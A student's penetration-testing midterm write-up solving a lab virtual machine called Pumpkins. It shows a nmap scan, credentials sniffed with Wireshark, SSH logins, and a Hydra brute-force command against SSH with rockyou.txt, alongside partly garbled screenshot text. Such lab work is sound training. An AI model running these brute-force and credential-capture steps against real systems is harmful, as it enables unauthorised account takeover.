Midterm

ENPM 634 Penetration Testing

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Penetration Testing

Final Result:

Name of the content creator : David Simson ENPM809Q Pumpkins III




Figure 1: Flag found after the enumeration.

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Figure 2: Flag hint found through the enumeration process.

Walkthrough

Recon/Enumeration: Tools Used: nmap, Wireshark, Hydra, SSH.

Steps:

- Find the IP Address of the host VM (Ubuntu).
- Perform the network scan through nmap to check the open ports.
- Capture the packets through wireshark identify. UNAME:bboy1 and Password: dancedancedance
- SSH for user : *bboy1* with the credentials.
- Find the details in the mails folder for other website content creator. i.e. bboy2
- Perform password attack via hydra for the user bboy2 using wordlist: rockyou.txt.
- User: bboy2 validates with password: princess after enumeration from hydra.
- Perform SSH for the retrived user: bboy2 and find hints to get the content creator name.
- Able to find a pdf file which is copied to local and it has the original name of the content creator.
- Enter the full name in the webpage: http://192.168.68.128 (ubuntu ip address) to get the final flag!!!

Screenshots:




Figure 3: (Step 1) Extract the IP of the Ubuntu Host VM. IP Address: 192.168.68.128




Figure 4: (Step 2) UNAME: bboy1

Figure 5: (Step 3) Password: dancedancedance

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magamani@kali~

File Actions Edit View Help

Warning: Permanently added '192.168.68.128' (ED25519) to the list of known hosts.

pumpkins@192.168.68.128's password:

Permission denied, please try again.

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Permission denied, please try again.

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**Permission denied, please try again.

pumpkins@192.168.68.128 box 128 box 128

**Starting Namp 192.168.68.128

Starting Namp 7.94SVN ( https://nmap.org ) at 2024-10-16 15:06 EDT

Nmap scan report for 192.168.68.128

Host is up (0.0011s latency).

Not shown: 996 closed tcp ports (conn-refused)

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

139/tcp open netbios-ssn

445/tcp open microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds

**Cagamani@ kali)-[~]

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Figure 6: (Step 4) Perform network scan through nmap.

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bboy1@pumpkins:-/mail

File Actions Edit View Help

Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage

238 packages can be updated.

181 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

You have mail.
Last login: Tue Sep 24 21:58:46 2019 from 172.16.0.1

bboy1@pumpkins:~$ ls
home-backup.tar mail new-dance-moves.txt
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Figure 7: (Step 5) SSH into username: bboy1 with retrived password.

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bboy1@pumpkins: ~/mail
File Actions Edit View Help
If deleted, important folder data will be lost, and it will be re-created
with the data reset to initial values.
From bboy2@pumpkins Tue Sep 24 21:18:08 2019
Return-Path: <bboy2@pumpkins>
X-Original-To: bboy1@pumpkins
Delivered-To: bboy1@pumpkins
Received: by pumpkins.localdomain (Postfix, from userid 1003)
id 480FC20B23; Tue, 24 Sep 2019 21:18:08 -0400 (EDT)
Received: from localhost (localhost [127.0.0.1])
        by pumpkins.localdomain (Postfix) with ESMTP id 45C9D205A5
        for <bboy1@pumpkins>; Tue, 24 Sep 2019 21:18:08 -0400 (EDT)
Date: Tue, 24 Sep 2019 21:18:08 -0400 (EDT)
From: B Boy 2 <bboy2@pumpkins>
To: B Boy 1 <bboy1@pumpkins>
Subject: Catching you up
Message-ID: <alpine.DEB.2.20.1909242117170.14457@pumpkins>
User-Agent: Alpine 2.20 (DEB 67 2015-01-07)
MIME-Version: 1.0
Content-Type: text/plain; format=flowed; charset=US-ASCII
Status: RO
X-Status:
X-Keywords:
X-UID: 1
Sorry you missed the ceremony today, let me know when you're around and I
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Figure 8: (Step 6) Retrive the content user from the mail folder of bboy1 user. i.e. bboy2

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File Actions Edit View Help

bboy1@pumpkins: ~/mail × nagamani@kali: ~/Downloads ×

[nagamani@kali] -[~]

$ cd Downloads

[nagamani@kali] -[~/Downloads]

$ hydra -l bboy2 -P rockyou.txt ssh://192.168.68.128

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-17 14:25:22

[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4

[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore

[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task

[DATA] attacking ssh://192.168.68.128:129/

[22][ssh] host: 192.168.68.128 login: bboy2

password: princess

1 of 1 target successfully completed, 1 valid password found

[WARNING] Writing restore file because 2 final worker threads did not complete until end.

[ERROR] 2 targets did not resolve or could not be connected

[ERROR] 0 target did not complete

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-17 14:25:35

[nagamani@kali] -[~/Downloads]
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Figure 9: (Step 7) Perform password attack through hydra for the username: bboy2. Password: princess

Figure 10: (Step 8) Perform SSH for the username: bboy2. **Password: princess** to find the name of the content creator.

Figure 11: (Step 9) Perform SCP for the hint file to find the name of the content creator.

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Figure 12: (Step 10) The hint file to find the name of the content creator.i.e. **David Simon ENPM809Q Pumpkins III**

B-Boy 2 - 9/30/19




Figure 13: (Step 11) Use hint name to find the flag by entering the name in the webpage.i.e. **David Simon ENPM809Q Pumpkins III** Flag!!!